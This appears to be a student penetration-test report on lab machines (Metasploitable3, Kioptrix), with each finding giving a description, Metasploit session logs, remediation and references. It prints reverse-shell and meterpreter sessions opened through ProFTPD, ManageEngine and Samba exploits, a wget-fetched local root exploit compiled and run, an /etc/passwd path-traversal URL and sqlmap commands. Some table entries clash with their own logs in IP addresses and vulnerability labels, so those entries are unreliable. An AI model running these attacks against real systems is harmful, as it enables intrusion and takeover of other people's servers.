References	https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal https://www.exploit-db.com/exploits/33598 https://www.exploit-db.com/exploits/33599

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.102	10.0.1.22	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
ftp	21	Exploit	High	High	High	Low
Description	Exploit FTP vulnerability CVC_2015-3306 using Metasploit on port 21 The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.					
Scanning	Port and Service Enumeration <pre>:~# nmap -sV -T4 -A [IP]</pre> 					

	<pre> Host script results: nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) smb-os-discovery: OS: Windows 6.1 (Samba 4.3.11-Ubuntu) Computer name: ubuntu NetBIOS computer name: UBUNTU\x00 Domain name: \x00 FQDN: ubuntu System time: 2019-03-30T21:58:41+00:00 smb-security-mode: account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default) smb2-security-mode: 2.02: Message signing enabled but not required smb2-time: date: 2019-03-30 21:58:41 start_date: N/A TRACEROUTE HOP RTT ADDRESS 1 0.90 ms 192.168.56.108 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . </pre>
Exploit	<p>Exploit details</p> <ol style="list-style-type: none"> Google exploit for ProFTPD 1.3.5 https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec Use exploit/unix/ftp/proftpd_modcopy_exec in msfconsole <pre> msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.56.108 RHOST => 192.168.56.108 msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html SITEPATH => /var/www/html msf exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl exploit => cmd/unix/reverse_perl msf exploit(unix/ftp/proftpd_modcopy_exec) > show options Module options (exploit/unix/ftp/proftpd_modcopy_exec): Name Current Setting Required Description ---- ----- ----- ----- Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOST 192.168.56.108 yes The target address RPORT 80 yes HTTP port (TCP) RPORT_FTP 21 yes FTP port SITEPATH /var/www/html yes Absolute writable website path SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes Base path to the website TMPPATH /tmp yes Absolute writable path VHOST no HTTP server virtual host Exploit target: Id Name -- -- 0 ProFTPD 1.3.5 </pre> <ol style="list-style-type: none"> Exploit execution One shell session opened and got access as www-data <pre> msf exploit(unix/ftp/proftpd_modcopy_exec) > run [*] Started reverse TCP handler on 192.168.56.111:4444 [*] 192.168.56.108:88 - 192.168.56.108:21 - Connected to FTP server [*] 192.168.56.108:88 - 192.168.56.108:21 - Sending copy commands to FTP server [*] 192.168.56.108:88 - Executing PHP payload /vlibit.php [*] Command shell session 1 opened (192.168.56.111:4444 -> 192.168.56.108:57212) at 2019-03-30 23:23:46 +0000 whoami www-data </pre> <p>Exploit result: successfully login to remote host</p>
Remediation	Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later from http://proftpd.org/
References	https://www.rapid7.com/db/modules/payload/cmd/unix/reverse_perl https://underc0de.org/foro/hacking/curso-metasploit-part-2-2-comandos-de-metasploit/

Environment	System ID*	IP Address	Testing Phase	Tester		
PreProduction	SERVER.PP.103	10.0.1.23	1	Jonathon Taaffe		
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
Manage Engine	8020	Exploit	High	High	High	Low
Description	Exploit managed engine desktop central 9, MEDC9 on port 8383 and 8020 using Metasploit . The FileUploadServlet class in ManageEngine Desktop Central 9 allows remote attackers to upload and execute arbitrary files via the ConnectionId parameter.					
Scanning	Port and Service Enumeration :~# nmap [IP] 					
Exploit	Exploit details <ol style="list-style-type: none"> Apache is running the ManageEngine Desktop Central 9 web interface by accessing URL 192.168.56.110:8383 and 192.168.56.110:8020 in browser. The administration page can be accessed over HTTP port 8020 and HTTPS port 8383 					

Website Login

3. Google exploit for Manage Engine website is running on port 8383
4. Use exploit/windows/http/manageengine_connectionid_write

```
msf > search connectionid
[+] Searching for connectionid...
Matching Modules
=====
Name          Description
----          -----
exploit/windows/http/manageengine_connectionid_write [+] 2015-12-14      excellent ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability

msf > use exploit/windows/http/manageengine_connectionid_write
[*] exploit(windows/http/manageengine_connectionid_write) >
```

5. Exploit options

```
msf exploit(windows/http/manageengine_connectionid_write) > set RHOST 192.168.56.110
[*] RHOST => 192.168.56.110
msf exploit(windows/http/manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):
Name          Current Setting  Required  Description
----          -----          -----  -----
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST         192.168.56.110 yes          yes      The target address
RPORT         8020          yes          yes      The target port (TCP)
SSL           false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /             yes          yes      The base path for ManageEngine Desktop Central
VHOST          no            no        HTTP server virtual host



Exploit target:
Id  Name
--  --
0   ManageEngine Desktop Central 9 on Windows
```

	<p>Exploit execution</p> <p>6. Set payload windows/meterpreter/reverse_tcp and run</p> <pre>mif exploit(windows/http/manageengine_connectionid_write) > run [*] Started reverse TCP handler on 192.168.56.111:4444 [*] Creating JSP stager [*] Uploading JSP stager qUQB.jsp... [*] Executing stager... [*] Sending stage (179779 bytes) to 192.168.56.110 [*] Meterpreter session 1 opened (192.168.56.111:4444 -> 192.168.56.110:50253) at 2019-03-31 09:30:58 +0100 [*] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/qUQB.jsp' on the target meterpreter > [+] Deleted ../webapps/DesktopCentral/jspf/qUQB.jsp sysinfo Computer : METASPLOITABLE3 OS : Windows 2008 R2 (Build 7601, Service Pack 1). Architecture : x64 System Language : en US Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows meterpreter > </pre> <p>Exploit result: After executing the exploit, we got meterpreter shell</p> <pre>meterpreter > [+] Deleted ../webapps/DesktopCentral/jspf/qUQB.jsp sysinfo Computer : METASPLOITABLE3 OS : Windows 2008 R2 (Build 7601, Service Pack 1). Architecture : x64 System Language : en US Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows meterpreter > shell Process 544 created. Channel 2 created. Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\ManageEngine\DesktopCentral_Server\bin>whoami whoami nt authority\local service C:\ManageEngine\DesktopCentral_Server\bin>hostname hostname metasploitable3-win2k8 C:\ManageEngine\DesktopCentral_Server\bin></pre>
Remediation	Upgrade to Desktop Central 9 Build 91093 https://www.manageengine.com/desktop-management-msp/service-packs.html
References	https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities https://packetstormsecurity.com/files/134806/ManageEngine-Desktop-Central-9-FileUploadServlet-ConnectionId.html

Environment	System ID*	IP Address	Testing Phase	Tester		
PreProduction	SERVER.PP.103	10.0.1.23	1	Jonathon Taaffe		
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
Glassfish Server	4848	Exploit	High	High	High	Low
Description	Exploit Oracle glassfish application server on port 4848 using metasploit and login details					
Scanning	Port and Service Enumeration <pre>:~# nmap -sV [IP]</pre>					
	<pre>msf > services Services ===== host port proto name state info --- --- 172.28.128.4 21 tcp ftp open 172.28.128.4 22 tcp ssh open 172.28.128.4 80 tcp http open Microsoft-IIS/7.5 (Powered SP.NET) 172.28.128.4 4848 tcp appserv-http open 172.28.128.4 8022 tcp oa-system open 172.28.128.4 8080 tcp http-proxy open 172.28.128.4 8383 tcp m2mservices open 172.28.128.4 8484 tcp http open Jenkins Version - 1.637 172.28.128.4 8585 tcp http open 172.28.128.4 9200 tcp wap-wsp open 172.28.128.4 49153 tcp unknown open 172.28.128.4 49154 tcp unknown open 192.168.56.101 23 tcp telnet open 192.168.56.101 3306 tcp mysql open 5.0.51a-3ubuntu5 msf ></pre>					

Exploit	<p>Exploit details</p> <ol style="list-style-type: none"> 1. Search Glassfish in msfconsole <pre style="background-color: #f0f0f0; border: 1px solid #ccc; padding: 5px;">msf > search glassfish Matching Modules ===== Name Disclosure Date Rank auxiliary/dos/http/hashcollision_dos 2011-12-28 normal auxiliary/scanner/http/glassfish_login 2015-08-08 normal auxiliary/scanner/http/glassfish_traversal 2012-10-16 excellent auxiliary/scanner/http/glassfish_traversal_in_Oracle_GlassFish_Server_Open_Source_Edition 2011-08-04 excellent auxiliary/scanner/http/glassfish_traversal_in_Oracle_GlassFish_Server_Open_Source_Edition 2014-03-06 manual msf > use exploit/multi/http/glassfish_deployer msf exploit(multi/http/glassfish_deployer) > show options Module options (exploit/multi/http/glassfish_deployer): ===== Name Current Setting Required Description ---- ----- ----- ----- APP_RPORT 8080 yes The Application interface port PASSWORD password no The password for the specified username Proxies proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOST rhost yes The target address</pre> <ol style="list-style-type: none"> 2. Google exploit for Glassfish Server https://www.rapid7.com/db/modules/exploit/multi/http/glassfish_deployer 3. Use exploit/multi/http/glassfish_deployer <pre style="background-color: #f0f0f0; border: 1px solid #ccc; padding: 5px;">msf exploit(multi/http/glassfish_deployer) > show targets Exploit targets: ===== Id Name -- -- 0 Automatic 1 Java Universal 2 Windows Universal 3 Linux Universal msf exploit(multi/http/glassfish_deployer) ></pre> <ol style="list-style-type: none"> 4. Exploit options <pre style="background-color: #f0f0f0; border: 1px solid #ccc; padding: 5px;">msf exploit(multi/http/glassfish_deployer) > set RHOST 172.28.128.4 RHOST => 172.28.128.4 msf exploit(multi/http/glassfish_deployer) > set RPORT 4848 RPORT => 4848 msf exploit(multi/http/glassfish_deployer) > show options Module options (exploit/multi/http/glassfish_deployer): ===== Name Current Setting Required Description ---- ----- ----- ----- APP_RPORT 8080 yes The Application interface port PASSWORD password no The password for the specified username Proxies proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOST 172.28.128.4 yes The target address RPORT 4848 yes The target port (TCP) SSL false no Negotiate SSL for outgoing connections TARGETURI / yes The URI path of the GlassFish Server USERNAME admin no The username to authenticate as VHOST vhost no HTTP server virtual host</pre>
----------------	--

	<p>5. Exploit execution</p> <pre><code>msf exploit(multi/http/glassfish_deployer) > exploit [*] Started reverse TCP handler on 10.0.2.15:4444 [*] Unsupported version: [*] Glassfish edition: [*] Trying to login as admin: [-] Exploit aborted due to failure: no-access: http://172.28.128.4:4848/ - GlassFish - Failed to authenticate [*] Exploit completed, but no session was created. msf exploit(multi/http/glassfish_deployer) > exploit [*] Started reverse TCP handler on 10.0.2.15:4444 [*] Unsupported version: [*] Glassfish edition: [*] Trying to login as admin: [-] Exploit aborted due to failure: no-access: http://172.28.128.4:4848/ - GlassFish - Failed to authenticate [*] Exploit completed, but no session was created. msf exploit(multi/http/glassfish_deployer) ></code></pre>
Remediation	Upgrade to current stable version of Glassfish Server from https://www.oracle.com/technetwork/middleware/glassfish/downloads/index.html
References	https://www.rapid7.com/db/modules/exploit/multi/http/glassfish_deployer https://www.cvedetails.com/cve/CVE-2011-0807/

Environment	System ID*		IP Address	Testing Phase		Tester
PreProduction	SERVER.PP.103		10.0.1.23	1		Jonathon Taaffe
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
Groovy Script	9200	Exploit	High	High	High	Low
Description	Exploit Elastic search Groovy Script Console CVE-2015-1427 using Metasploit on port 9200 with Metasploit. Elasticsearch is prone to a security-bypass vulnerability and this issue exists in the Groovy scripting. An attacker can exploit this issue to construct Groovy scripts to escape the sandbox and execute shell commands as the user running the Elasticsearch Java VM.					
Scanning	Port and Service Enumeration :~# nmap -sV [IP]  Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 79.51 seconds					
Exploit	Exploit details 1. Search groovy script in msfconsole  2. Search elasticsearch groovy script exploit in google					

	<p>3. Use exploit/multi/elasticsearch/search_groovy_script</p> <p>Exploit options</p> <pre>sf exploit(multi/elasticsearch/search_groovy_script) > set target-id 0 target-id => 0 sf exploit(multi/elasticsearch/search_groovy_script) > set RHOST 172.28.128.4 RHOST => 172.28.128.4 sf exploit(multi/elasticsearch/search_groovy_script) > show options Module options (exploit/multi/elasticsearch/search_groovy_script): Name Current Setting Required Description ---- ----- --- ----- Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOST 172.28.128.4 yes The target address RPORT 9200 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The path to the ElasticSearch REST API VHOST no HTTP server virtual host xploit target: Id Name -- -- 0 ElasticSearch 1.4.2</pre>
Remediation	Upgrade to current stable version of Elastic Search Groovy Script from https://www.elastic.co/guide/en/elasticsearch/reference/current/modules-scripting.html
References	https://www.rapid7.com/.../elasticsearch/search_groovy_script https://medium.com/@riccardo.ancarani94/metasploitable3-an-unexpected-journey-a33f39d24526

Environment: Production

Environment	System ID*	IP Address	Testing Phase		Tester						
Production	SERVER.PROD.201	10.0.2.21	2		Jonathon Taaffe						
Vulnerability	Port	Type	Impact	Risk	Likelihood	Fix Effort					
SMB v2.2 Buffer Overflow	139	Exploit	High	High	High	Low					
Description		Exploitation of samba smb service on port 139 with Metasploit to login to get root access									
Scanning	Port and service enumeration :~# nmap -sS [IP] :~# nbtscan [IP]										
	Vulnerability scan :~# enum4linux -a [IP]										
Exploit	1. Port and service enumeration of host										
	<pre>root@kali:~# nmap -sS 192.168.56.1/24 Starting Nmap 7.70 (https://nmap.org) at 2019-03-22 17:33 GMT Nmap scan report for 192.168.56.1 Host is up (0.00033s latency). Not shown: 999 filtered ports PORT STATE SERVICE 3306/tcp open mysql MAC Address: 0A:00:27:00:00:13 (Unknown) Nmap scan report for 192.168.56.105 Host is up (0.0000050s latency). Not shown: 999 closed ports PORT STATE SERVICE 22/tcp open ssh Nmap done: 256 IP addresses (4 hosts up) scanned in 6.80 seconds</pre>										
	2. Vulnerability scan of host										
	<pre>root@kali:~# nbtscan 192.168.56.106 Doing NBT name scan for addresses from 192.168.56.106 IP address NetBIOS Name Server User MAC address -----</pre> <table border="1"> <tr> <td>192.168.56.106</td> <td>KIOPTRIX</td> <td><server></td> <td>KIOPTRIX</td> <td>00:00:00:00:00:00</td> </tr> </table>						192.168.56.106	KIOPTRIX	<server>	KIOPTRIX	00:00:00:00:00:00
192.168.56.106	KIOPTRIX	<server>	KIOPTRIX	00:00:00:00:00:00							
3. Use enum4linux to enumerate the SMB Service											

```

root@kali:~# enum4linux -a 192.168.56.106
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar 22 17:45:57
=====
| Target Information |
=====
Target ..... 192.168.56.106
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.56.106 |
=====
[+] Got domain/workgroup name: MYGROUP

=====
| Nbtstat Information for 192.168.56.106 |
=====
Looking up status of 192.168.56.106
    KIOPTRIX      <0> -        B <ACTIVE>  Workstation Service
    KIOPTRIX      <03> -        B <ACTIVE>  Messenger Service
    KIOPTRIX      <20> -        B <ACTIVE>  File Server Service
    ..._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
    MYGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    MYGROUP       <1d> -        B <ACTIVE>  Master Browser
    MYGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

MAC Address = 00-00-00-00-00-00

```

4. Find SAMBA Service Version using Metasploit Framework

```

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS           yes        The target address range or CIDR identifier
SMBDomain .      no         The Windows domain to use for authentication
SMBPass          no         The password for the specified username
SMBUser          no         The username to authenticate as
THREADS         1          yes        The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOST 192.168.56.106
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 192.168.56.106
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.106:139   - Host could not be identified: Unix (Samba 2.2.1a)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

5. Search for exploit of samba 2.2.1a

<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open>

6. Locate Metasploit module

```

msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOST           yes        The target address
RPORT          139        yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Samba 2.2.x - Bruteforce

```


	<p>7. Set payload to shell_reverse_tcp and execute exploit</p> <pre><code>msf exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp payload => generic/shell_reverse_tcp msf exploit(linux/samba/trans2open) > exploit [*] Started reverse TCP handler on 192.168.56.105:4444 [*] 192.168.56.106:139 - Trying return address 0xbfffffdfc... [*] 192.168.56.106:139 - Trying return address 0xbfffffcfc... [*] 192.168.56.106:139 - Trying return address 0xbfffffbfc... [*] 192.168.56.106:139 - Trying return address 0xbfffffafc... [*] Command shell session 1 opened (192.168.56.105:4444 -> 192.168.56.106:1025) at 2019-03-22 19:14:19 +0000 uname -an Linux ki0ptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown whoami root</code></pre> <p>8. Exploit result: root access to host</p>
Remediation	Upgrade to latest stable version of Samba Download from: https://www.samba.org/samba/download/
References	https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open https://www.cvedetails.com/cve/cve-2003-0201

Environment	System ID*	IP Address	Testing Phase		Tester	
Production	SERVER.PROD.202	10.0.2.22	2		Jonathon Taaffe	
Vulnerability	Port	Type	Impact	Risk	Likelihood	Fix Effort
Local Privilege Escalation	80	Exploit	High	High	High	Low
Description	The web server contains a back-end database running SQL on it, which is vulnerable to an SQL injection.					
Scanning	Port and service enumeration :~# nmap -sS [IP]					
Exploit	<p>1. Port and service enumeration of host</p> <pre>root@kali:~# nmap -sS 192.168.56.0/24 Starting Nmap 7.70 (https://nmap.org) at 2019-03-31 22:46 IST Nmap scan report for 192.168.56.1 Host is up (0.00021s latency). Not shown: 997 closed ports PORT STATE SERVICE 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds MAC Address: 0A:00:27:00:00:11 (Unknown) Nmap scan report for 192.168.56.100 Host is up (0.00033s latency). All 1000 scanned ports on 192.168.56.100 are filtered MAC Address: 08:00:27:6F:0E:1F (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.56.118 Host is up (0.0015s latency). Not shown: 993 closed ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 111/tcp open rpcbind 443/tcp open https 631/tcp open ipp 683/tcp open corba-iiop 3306/tcp open mysql MAC Address: 08:00:27:27:2D:A9 (Oracle VirtualBox virtual NIC)</pre> <p>2. Browse to default web page</p> <p>3. Create NC listener on port 4444</p> <pre>bash-3.00\$ root@kali:~# nc -lvp 4444 listening on [any] 4444 ... root@kali:~# search 9545</pre> <p>4. wget 192.168.56.110/9545.c to download the exploit 9545.c</p> <p>5. Run exploit to gain root privileges</p>					

	<pre> bash-3.00\$ ls 9545.c bash-3.00\$ gcc 9545.c -o exploit 9545.c:376:28: warning: no newline at end of file bash-3.00\$./exploit sh: no job control in this shell sh-3.00# whoami root </pre>
	6. Exploit result: root access to host
Remediation	Upgrade to a later kernel version than 2.6.12
References	https://www.exploit-db.com/exploits/9545 https://nvd.nist.gov/vuln/detail/CVE-2009-2692


Environment	System ID*	IP Address	Testing Phase		Tester						
Production	SERVER.PROD.203	10.0.2.23	2		Jonathon Taaffe						
Vulnerability	Port	Type	Impact	Risk	Likelihood	Fix Effort					
Brute Force Attack	80	BruteForce	High	High	Medium	Medium					
Description		Use sqlmap to execute a brute force dictionary attack against Apache 2.2.8									
Scanning	Port and service enumeration :~# nmap -O -sV [IP]										
	Web Content Scan :~# dirb [IP]										
Exploit	<p>1. Port and service enumeration of host</p> <pre>root@kali:~# nmap -O -sV 192.168.56.117 Starting Nmap 7.70 (https://nmap.org) at 2019-03-31 15:58 IST Nmap scan report for 192.168.56.117 Host is up (0.00084s latency). Not shown: 998 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0) 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch) MAC Address: 08:00:27:3A:C5:E2 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6 OS details: Linux 2.6.9 - 2.6.33 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds</pre> <p>2. Add sever entry is hosts file</p> <pre>GNU nano 3.2 /etc/hosts Modified 127.0.0.1 localhost 127.0.1.1 kali # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 192.168.56.117 kioptix3.com</pre> <p>3. Browse to default web page</p> <p>The screenshot shows a web browser window with the URL '192.168.56.117'. The page title is 'Ligoat Security'. The main content area says 'Got Goat? Security ...'. Below it, there's a paragraph about revamping the website and a link to 'Blog'.</p>										

4. Inspect index.php file




192.168.56.117/index.php x +
192.168.56.117/index.php?system=.../..../..../..../etc/passwd%00.jpg
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started
root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/bin/x:2:bin/bin/sh sys:x:3:sys/dev/bin/sh sync:x:4:65534sync/bin/bin/sync
games:x:5:60/games/usr/games/bin/sh man:x:6:12/man/var/cache/man/bin/sh lpx:7:lp/var/spool/lpd/bin/sh mail:x:8:8/mail/var/mail/bin/sh
news:x:9:news/var/spool/news/bin/sh uucp:x:10:uucp/var/spool/uucp/bin/sh proxy:x:13:13/proxy/bin/bin/www-data:x:33:33/www-data/var
/www/bin/sh backup:x:34:backup/var/backups/bin/sh listx:38:38/Mailing List Manager/var/list/bin/sh irc:x:39:ircd/var/run/ircd/bin/sh
gnatsx:41:41/Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody/nobody/bin/lbuidx:x:100:101:/var
/lib/lbuidx/bin/sh dhcpc:x:101:102:/noneexistent/bin/false syslog:x:102:103:/home/syslog/bin/false klogx:103:104:/home/klog/bin/false
mysqlx:104:108/MySQL Server,/var/lib/mysql/bin/false sedhx:105:65534:/var/run/sshd/usr/sbin/no/login loneferret.../home
/loneferret/bin/bash dregx:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg/bin/rbash
Parse error: syntax error, unexpected ',', expecting T_STRING OR T_VARIABLE OR '\$' in /home/www/kalirootx3.com/core/lib/router.php(26) : eval()'d
code on line 1

5. Use dirbuster to find out what directories the website has



6. Found out /gallery//gallery.php and open in browser



7. Use sqlmap to query the web site

Query tables:

```
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables
```

```
root@kali:~# sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:09:20 /2019-03-31/
[17:09:20] [INFO] testing connection to the target URL
[17:09:21] [INFO] heuristics detected web page charset 'ISO-8859-2'
